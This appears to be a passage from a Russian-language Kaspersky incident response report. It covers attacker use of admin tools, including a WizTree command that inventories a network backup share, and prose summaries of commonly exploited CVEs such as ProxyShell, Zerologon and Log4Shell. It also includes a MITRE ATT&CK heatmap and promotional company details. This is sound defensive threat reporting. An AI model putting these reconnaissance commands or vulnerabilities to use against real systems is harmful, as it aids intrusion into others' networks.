
```
C:\Users\xxx\Videos\netscan2\netscan.exe
```

Или инструмент **WizTree** для быстрой сортировки файлов:

```
try.exe  \"\\\\192.168.xxx.xxx\\ Backup\" /export=\"192.168.xxx.xxx_Backup.csv\" /admin=1 /filter=\"&gt;2017/01/01\" /
exportfolders=0 /filterexclude=\"*.|*.db|*.ini|*.lnk|\\~*|\\$*|\\Program*|\\Windows\\\"
```

Для доступа к пользовательским данным в БД злоумышленники могут использовать те же инструменты, что и администраторы БД, например HeidiSQL в случае с PostgreSQL.

Для решения этой проблемы необходимо внедрять дополнительные средства SIEM. Однако недостаточно просто собирать данные — нужна команда специалистов, например собственная служба мониторинга и реагирования, которая проанализирует эти данные и определит, какие события являются подозрительными. Сервис **Kaspersky Managed Detection and Response** был разработан именно для того, чтобы помогать клиентам в подобной ситуации.



О Kaspersky Managed Detection and Response (MDR)

Kaspersky MDR — это сервис круглосуточного мониторинга и реагирования на выявленные инциденты, основанный на технологических решениях и экспертизе команды SOC «Лаборатории Касперского».

Решения для защиты конечных точек, установленные на стороне заказчика, собирают и передают телеметрию, которая дальше анализируется с использованием технологий машинного обучения и при непосредственном участии экспертов SOC. При этом сенсоры защиты конечных точек обеспечивают реагирование.

Аналитики SOC расследуют события безопасности (alerts) и оповещают клиента о вредоносной активности, предоставляя инструментальное реагирование и рекомендации.

Наиболее распространенные уязвимости

В 2022 году были использованы уязвимости в широко используемом программном обеспечении, обнародованные еще в прошлом году. Управление обновлениями остается очень важным инструментом для обеспечения информационной безопасности. Подробная информация об уязвимостях приводится в Приложении «Распространенные уязвимости».

Конкретные уязвимости были обнаружены в 29% инцидентов, в которых был выявлен начальный вектор атаки

Microsoft Exchange

CVE-2021-34473

Обход защитных механизмов (SFB). Манипулирование путями без аутентификации позволяет обойти ACL. Уязвимость службы Autodiscover в Microsoft Exchange Server. Злоумышленники могут получить доступ к закрытым ресурсам без аутентификации. Часть цепочки уязвимостей ProxyShell. В сочетании с другими уязвимостями позволяет выполнять произвольный код.

Microsoft Exchange

CVE-2021-31207

Запись произвольных файлов (AFW) после аутентификации. Позволяет злоумышленнику записывать файлы по определенному пути с помощью команды PowerShell. Это может открыть возможность удаленного выполнения кода (RCE), например, путем записи содержимого веб-шелла. Часть цепочки уязвимостей ProxyShell. В сочетании с другими уязвимостями позволяет выполнять произвольный код.

Microsoft Exchange

CVE-2021-34523

Позволяет злоумышленникам повышать свои привилегии в системе. Часть цепочки уязвимостей ProxyShell.

XenApp Server

CVE-2012-5161

Позволяет злоумышленникам выполнять произвольный код без аутентификации на сервере XenApp Server через интерфейс XML Service.

Telerik.Web.UI

CVE-2017-11317

Уязвимость, связанная с неограниченной возможностью загрузки файлов. Слабое шифрование RadAsyncUpload позволяет злоумышленникам загружать произвольные файлы или выполнять произвольный код при использовании библиотеки Telerik UI for ASP.NET AJAX.

Microsoft SharePoint

CVE-2019-0604

Уязвимость удаленного выполнения кода. Позволяет злоумышленникам выполнить произвольный код без аутентификации в Microsoft SharePoint.

Microsoft Exchange

CVE-2021-26855

Уязвимость SSRF в Microsoft Exchange Server. Злоумышленники могут отправлять произвольные HTTP-запросы и проходить аутентификацию от имени сервера Exchange. Используется группой Hafnium.

Драйвер MSI

CVE-2019-16098

Уязвимость локального повышения привилегий для драйвера режима ядра в MSI AfterBurner позволяет аутентифицированному пользователю читать данные из произвольной области памяти в целевой системе либо записывать их туда, повышать привилегии и выполнять код.

Microsoft Exchange

CVE-2020-0688

Уязвимость, связанная с возможностью удаленного выполнения кода (RCE), когда программное обеспечение не может должным образом обработать объекты в памяти. Позволяет аутентифицированным злоумышленникам с любым уровнем привилегий выполнять произвольный код в Microsoft Exchange.

Microsoft Active Directory

CVE-2020-1472

Уязвимость повышения привилегий в Netlogon, известная как Zerologon, позволяет неаутентифицированному злоумышленнику использовать протокол Netlogon Remote Protocol (MS-NRPC) для подключения к контроллеру домена с целью получения прав администратора домена.

1С-Битрикс: Управление сайтом

CVE-2022-27228

Уязвимость удаленного выполнения кода. Позволяет злоумышленникам выполнить произвольный код без аутентификации в модуле голосования (он же «Опросы, голосования») ПО «1С-Битрикс: Управление сайтом».

Polkit Pkexec

CVE-2021-4034

Уязвимость локального повышения привилегий в утилите pkexec, входящей в состав PolKit в Unix-подобных операционных системах. Позволяет любому пользователю получить права root на уязвимом хосте и выполнить произвольный код.

Apache Log4j

CVE-2021-44228

Уязвимость удаленного выполнения кода, известная как Log4Shell, затрагивает экземпляры Apache Log4j 2 в тех случаях, когда злоумышленники обладают правами на изменение файла конфигурации журнала и таким образом могут сформировать вредоносную конфигурацию с помощью JDBC Appender.

Apache Log4j

CVE-2021-45046

Уязвимость удаленного выполнения кода, обусловленная недоработкой в исправлении CVE-2021-44228 для некоторых нестандартных конфигураций, позволяет злоумышленникам, имеющим контроль над входными данными Thread Context Map (MDC), формировать вредоносные входные данные с использованием шаблона JNDI Lookup для выполнения произвольного кода.

Приложение

Тепловая карта тактик и техник MITRE ATT&CK

1-5% 6-10% 11-15% 16-20% >20%

Reconnaissance

Техника	Подтехника
Active Scanning	• Scanning IP Blocks • Wordlist Scanning
Gather Victim Host Information	
Gather Victim Identity Information	
Gather Victim Network Information	
Gather Victim Org Information	
Phishing for Information	
Search Closed Sources	
Search Open Technical Databases	
Search Open Websites/Domains	
Search Victim-Owned Websites	

Resource Development

Техника
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities

Initial Access

Техника	Подтехника
Drive-by Compromise	
Exploit Public-Facing Application	
External Remote Services	
Hardware Additions	
Phishing	• Spearphishing Attachment
Replication Through Removable Media	
Supply Chain Compromise	
Trusted Relationship	• Domain Accounts
Valid Accounts	• Local Accounts

Execution

Техника	Подтехника
Command and Scripting Interpreter	• JavaScript • PowerShell • Python • Unix Shell • Visual Basic • Windows Command Shell
Container Administration Command	
Deploy Container	
Exploitation for Client Execution	
Inter-Process Communication	
Native API	
Scheduled Task/Job	• Scheduled Task
Serverless Execution	
Shared Modules	
Software Deployment Tools	
System Services	• Service Execution
User Execution	• Malicious File
Windows Management Instrumentation	

Persistence

Техника	Подтехника
Account Manipulation	• SSH Authorized Keys
BITS Jobs	
Boot or Logon Autostart Execution	• Port Monitors • Registry Run Keys / Startup Folder
Boot or Logon Initialization Scripts	
Browser Extensions	
Compromise Client Software Binary	
Create Account	• Domain Account • Local Account
Create or Modify System Process	• Windows Service
Event Triggered Execution	• Windows Management Instrumentation Event Subscription
External Remote Services	
Hijack Execution Flow	• DLL Search Order Hijacking
Implant Internal Image	
Modify Authentication Process	
Office Application Startup	
Pre-OS Boot	
Scheduled Task/Job	• Scheduled Task
Server Software Component	• Web Shell
Traffic Signaling	
Valid Accounts	• Domain Accounts • Local Accounts

Privilege Escalation

Техника	Подтехника
Abuse Elevation Control Mechanism	
Access Token Manipulation	
Boot or Logon Autostart Execution	• Kernel Modules and Extensions
Boot or Logon Initialization Scripts	
Create or Modify System Process	
Domain Policy Modification	
Escape to Host	
Event Triggered Execution	
Exploitation for Privilege Escalation	
Hijack Execution Flow	
Process Injection	
Scheduled Task/Job	
Valid Accounts	

1-5% 6-10% 11-15% 16-20% >20%

Defense Evasion

Техника	Подтехника
Abuse Elevation Control Mechanism	
Access Token Manipulation	
BITS Jobs	
Build Image on Host	
Debugger Evasion	
Deobfuscate/Decode Files or Information	
Deploy Container	
Direct Volume Access	
Domain Policy Modification	• Group Policy Modification
Execution Guardrails	
Exploitation for Defense Evasion	
File and Directory Permissions Modification	• Linux and Mac File and Directory Permissions Modification
Hide Artifacts	
Hijack Execution Flow	
Impair Defenses	• Disable or Modify Tools
Indicator Removal	• Clear Windows Event Logs • File Deletion • Timestomp
Indirect Command Execution	
Masquerading	• Double File Extension • Masquerade Task or Service • Match Legitimate Name or Location
Modify Authentication Process	
Modify Cloud Compute Infrastructure	
Modify Registry	
Modify System Image	
Network Boundary Bridging	
Obfuscated Files or Information	• Software Packing
Plist File Modification	
Pre-OS Boot	
Process Injection	
Reflective Code Loading	
Rogue Domain Controller	
Rootkit	
Subvert Trust Controls	
System Binary Proxy Execution	
System Script Proxy Execution	
Template Injection	
Traffic Signaling	
Trusted Developer Utilities Proxy Execution	
Unused/Unsupported Cloud Regions	
Use Alternate Authentication Material	
Valid Accounts	• Domain Accounts
Virtualization/Sandbox Evasion	
Weaken Encryption	
XSL Script Processing	

Credential Access

Техника	Подтехника
Adversary-in-the-Middle	
Brute Force	• Password Guessing
Credentials from Password Stores	
Exploitation for Credential Access	
Forced Authentication	
Forge Web Credentials	
Input Capture	
Modify Authentication Process	
Multi-Factor Authentication Interception	
Multi-Factor Authentication Request Generation	
Network Sniffing	
OS Credential Dumping	• DCSync • LSASS Memory • NTDS • Security Account Manager
Steal Application Access Token	
Steal or Forge Authentication Certificates	
Steal or Forge Kerberos Tickets	
Steal Web Session Cookie	
Unsecured Credentials	• Credentials In Files • Private Keys

Discovery

Техника	Подтехника
Account Discovery	• Domain Account • Local Account
Application Window Discovery	
Browser Bookmark Discovery	
Cloud Infrastructure Discovery	
Cloud Service Dashboard	
Cloud Service Discovery	
Cloud Storage Object Discovery	
Container and Resource Discovery	
Debugger Evasion	
Domain Trust Discovery	
File and Directory Discovery	
Group Policy Discovery	
Network Service Discovery	
Network Share Discovery	
Network Sniffing	
Password Policy Discovery	
Peripheral Device Discovery	
Permission Groups Discovery	
Process Discovery	
Query Registry	
Remote System Discovery	
Software Discovery	
System Information Discovery	
System Location Discovery	
System Network Configuration Discovery	
System Network Connections Discovery	
System Owner/User Discovery	
System Service Discovery	
System Time Discovery	
Virtualization/Sandbox Evasion	

1-5% 6-10% 11-15% 16-20% >20%

Lateral Movement

Техника	Подтехника
Exploitation of Remote Services	
Internal Spearphishing	
Lateral Tool Transfer	
Remote Service Session Hijacking	
Remote Services	• Remote Desktop Protocol
	• SMB/Windows Admin Shares
	• SSH
	• Windows Remote Management
Replication Through Removable Media	
Software Deployment Tools	
Taint Shared Content	
Use Alternate Authentication Material	• Pass the Hash

Collection

Техника	Подтехника
Adversary-in-the-Middle	
Archive Collected Data	• Archive via Utility
Audio Capture	
Automated Collection	
Browser Session Hijacking	
Clipboard Data	
Data from Cloud Storage	
Data from Configuration Repository	
Data from Information Repositories	• Sharepoint
Data from Local System	
Data from Network Shared Drive	
Data from Removable Media	
Data Staged	
Email Collection	• Local Email Collection
	• Remote Email Collection
Input Capture	• Keylogging
Screen Capture	
Video Capture	

Command and Control

Техника	Подтехника
Application Layer Protocol	• Web Protocols
Communication Through Removable Media	
Data Encoding	• Non-Standard Encoding
Data Obfuscation	
Dynamic Resolution	
Encrypted Channel	• Symmetric Cryptography
Fallback Channels	
Ingress Tool Transfer	
Multi-Stage Channels	
Non-Application Layer Protocol	
Non-Standard Port	
Protocol Tunneling	
Proxy	
Remote Access Software	
Traffic Signaling	
Web Service	• One-Way Communication

Exfiltration

Техника
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Transfer Data to Cloud Account

Impact

Техника	Подтехника
Account Access Removal	
Data Destruction	
Data Encrypted for Impact	
Data Manipulation	
Defacement	• External Defacement
Disk Wipe	
Endpoint Denial of Service	
Firmware Corruption	
Inhibit System Recovery	
Network Denial of Service	
Resource Hijacking	
Service Stop	
System Shutdown/Reboot	

О компании

«Лаборатория Касперского» — международная компания, работающая в сфере информационной безопасности с 1997 года. Глубокие экспертные знания и многолетний опыт компании лежат в основе защитных решений и сервисов нового поколения, обеспечивающих безопасность бизнеса, критически важных инфраструктур, государственных органов и рядовых пользователей. Обширное портфолио «Лаборатории Касперского» включает в себя передовые продукты для защиты конечных устройств, а также ряд специализированных решений и сервисов для борьбы со сложными и постоянно эволюционирующими киберугрозами.

Сервисы кибербезопасности

- Kaspersky Managed Detection and Response
- Kaspersky Incident Response
- Kaspersky Digital Forensics and Malware Analysis
- Kaspersky Targeted Attack Discovery
- Kaspersky Security Assessment
- Kaspersky SOC Consulting
- Kaspersky Cybersecurity Training

Международное признание

«Лаборатория Касперского» активно участвует в независимых тестированиях и взаимодействует с ведущими аналитическими агентствами.

Наши технологии признаны во всем мире и удостоены многочисленных международных наград и признаний.

MITRE | ATT&CK®

AV comparatives

Quadrant Knowledge Solutions

FORRESTER®

THE RADICATI GROUP, INC.
A TECHNOLOGY MARKET RESEARCH FIRM

5000+
квалифицированных специалистов работают в компании

50%
сотрудников — это RnD-специалисты

35
ведущих мировых экспертов в области кибербезопасности

9
центров прозрачности

400 000+
вредоносных объектов мы обнаруживаем каждый день

240 000+
компаний по всему миру мы оберегаем от киберугроз

650+ млн
кибератак было остановлено нашими решениями в 2022 году

#kaspersky
#активируйбудущее

Свяжитесь с нами

По вопросам работы сервисов и в случае необходимости оказания экстренной помощи с расследованием инцидентов:

services@kaspersky.com

www.kaspersky.ru